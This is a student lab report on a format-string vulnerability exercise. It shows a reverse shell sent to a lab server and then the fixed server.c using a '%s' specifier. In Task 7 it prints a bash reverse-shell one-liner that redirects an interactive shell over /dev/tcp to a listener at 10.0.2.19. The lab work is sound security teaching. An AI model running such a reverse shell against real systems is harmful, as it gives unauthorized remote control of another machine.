
In this task, we can see that on running the server program and sending the malicious code with reverse shell command, we receive reverse shell connection from server machine to client machine.

The malicious command embedded on client(10.0.2.19) side:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.19/7070 2>&1 0<&1"
```


Is sent to the server(10.0.2.17).

Also in the below screenshot it can be seen that when we execute ifconfig command on the reverse shell terminal on a client(10.0.2.19) received from the server(10.0.2.17), the IP address 10.0.2.17 is displayed. This indicates that the attack is successful.



Screenshot 7.3: **ifconfig** command on client machine(10.0.2.19) shows IP address of server machine(10.0.2.17) which indicates successful reverse shell

TASK 8:



```
*server.c (~/Desktop/lab) - gedit
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif

char *secret = "A secret message\n";
unsigned int target = 0x11223344;


void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);


    // This line has a format-string vulnerability
    printf("%s", msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

/* This function provides some helpful information. It is meant to
 * simplify the lab tasks. In practice, attackers need to figure
 * out the information by themselves. */
void helper()
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n");
}
```

Screenshot 8.1: Fixing the problem → mentioning format specifier(%s) in printf statement for each variable passed



Screenshot 8.2: Client machine sending the same vulnerable command



Screenshot 8.3: Unsuccessful attack

While compiling the server program this time, we can see there are no more warnings.

Whatever client sends to the server is now interpreted as string and not format specifier. Hence the stack is no more vulnerable to format string attacks.
